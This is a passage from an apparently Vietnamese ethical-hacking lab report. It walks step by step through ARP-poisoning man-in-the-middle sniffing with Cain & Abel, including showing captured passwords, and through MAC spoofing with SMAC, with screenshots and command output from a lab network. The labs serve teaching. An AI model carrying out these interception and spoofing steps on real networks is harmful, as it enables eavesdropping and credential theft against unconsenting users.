
- **Bước 5:** Thông tin sau click **Info**




- Bước 6:** Ở ô Startup chọn **Disabled**, sau đó click **Apply** và **Close**




- Bước 7:** Chuyển sang **File Types**, chọn một chương trình và click vào **Info**




- **Bước 8:** Cửa sổ mở ra sau click **Info**, click vào **Expand Info**




- **Bước 9:** Thông tin sau khi click **Expand Info**, click **Close** để đóng cửa sổ



- **Bước 10:** Chuyển sang **Active Tasks** chọn một chương trình đang chạy, click **Kill Task** để đóng chương trình




- Bước 11: Sau khi click Kill Task**



## Chương 5 – Module 8 Sniffing


### Lab 1 – Performing Man-in-the-Middle Attack using Cain & Abel

- Bước 1:** Set up và cài đặt để Cain có thể sniff toàn bộ dải IP:



Hình 1.1: Danh sách IP quét được

- Bước 2:** Set up ARP để bắt đầu posioning kênh liên lạc 2 máy:



Hình 1.2: Chọn 2 địa chỉ IP của 2 máy liên lạc với nhau

- Bước 3:** Trên máy bị đầu độc thì ping tới nhau:

Administrator: Windows PowerShell

Windows PowerShell  
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

```
PS C:\Users\Administrator> ping 192.168.25.140


Pinging 192.168.25.140 with 32 bytes of data:
Reply from 192.168.25.140: bytes=32 time=3ms TTL=128
Reply from 192.168.25.140: bytes=32 time=1ms TTL=128
Reply from 192.168.25.140: bytes=32 time=2ms TTL=128
Reply from 192.168.25.140: bytes=32 time=2ms TTL=128

Ping statistics for 192.168.25.140:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 3ms, Average = 2ms
PS C:\Users\Administrator> $
```

The screenshot shows a Windows PowerShell window at the top with the title "Administrator: Windows PowerShell". Below it is a command-line interface showing the results of a ping command to 192.168.25.140. The results show four replies with varying times (3ms, 1ms, 2ms, 2ms) and TTL values (128). Below the ping results, the PowerShell prompt PS C:\Users\Administrator> \$ is visible. At the bottom of the image is the NetworkMiner tool interface. It has a toolbar with various icons for file operations, network analysis, and decoding. Below the toolbar is a menu bar with File, View, Configure, Tools, and Help. The main window has tabs for Decoders, Network, Sniffer, Cracker, Traceroute, CCDU, Wireless, and Query. On the left, there is a tree view under the APR tab showing network protocols: APR-Cert, APR-DNS, APR-SSH-1 (0), APR-HTTPS (0), APR-ProxyHTTPS (0), APR-RDP (0), APR-FTPS (0), APR-POP3S (0), APR-IMAPS (0), APR-LDAPS (0), and APR-SIPS (0). Two tables are displayed below the tree view. The first table, titled "Poisoning", lists one entry: Status (Poisoning), IP address (192.168.25.139), MAC address (000C29DD4E23), Packets -> (4), <- Packets (4), MAC address (000C2906FA37), and IP address (192.168.25.140). The second table is empty.

Hình 1.3: Kết quả thể hiện ra có đúng 4 gói tin bắt được


- **Bước 4:** Nhấn chọn mục “Password” để hiện thi các mật khẩu hay tài khoản trong các gói tin:




Hình 1.4: Danh sách thông tin bắt được nếu có

## Lab 2 – Spoofing MAC Address using SMAC


- **Bước 1:** Tải công cụ SMAC về theo đường link <https://smac-tool.com/> và tiến hành cài đặt:




- **Bước 2:** Chọn IPConfig để xem thông tin cụ thể của Network Adapter. Lúc này địa chỉ MAC chưa thay đổi:



- **Bước 3:** Chọn Update MAC để đổi địa chỉ MAC của adapter:



- **Bước 4:** Kiểm tra địa chỉ MAC của adapter qua IPConfig:



- **Bước 5:** Kiểm tra qua ipconfig trong cmd ta thấy địa chỉ MAC của adapter bị giả mạo thành công:

```

Administrator: Command Prompt
Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : localdomain
Description . . . . . : Intel(R) 82574L Gigabit Network Connection
Physical Address. . . . . : 00-20-BD-5B-9A-96
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::fb6c:c29f:6f75:9053%5(PREFERRED)
IPv4 Address. . . . . : 192.168.95.144(PREFERRED)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Wednesday, June 5, 2024 5:29:33 PM
Lease Expires . . . . . : Wednesday, June 5, 2024 5:59:33 PM
Default Gateway . . . . . : 192.168.95.2
DHCP Server . . . . . : 192.168.95.254
DHCPv6 IAID . . . . . : 117443625
DHCPv6 Client DUID. . . . . : 00-01-00-01-2D-EF-40-EE-00-0C-29-5D-07-DB
DNS Servers . . . . . : 192.168.95.2
Primary WINS Server . . . . . : 192.168.95.2
NetBIOS over Tcpip. . . . . : Enabled


Ethernet adapter Bluetooth Network Connection:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . . . . :
Description . . . . . : Bluetooth Device (Personal Area Network)
Physical Address. . . . . : C8-94-02-C1-C2-30
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes


```

### Lab 3 – Analyzing a Network using the Capsa Network Analyzer

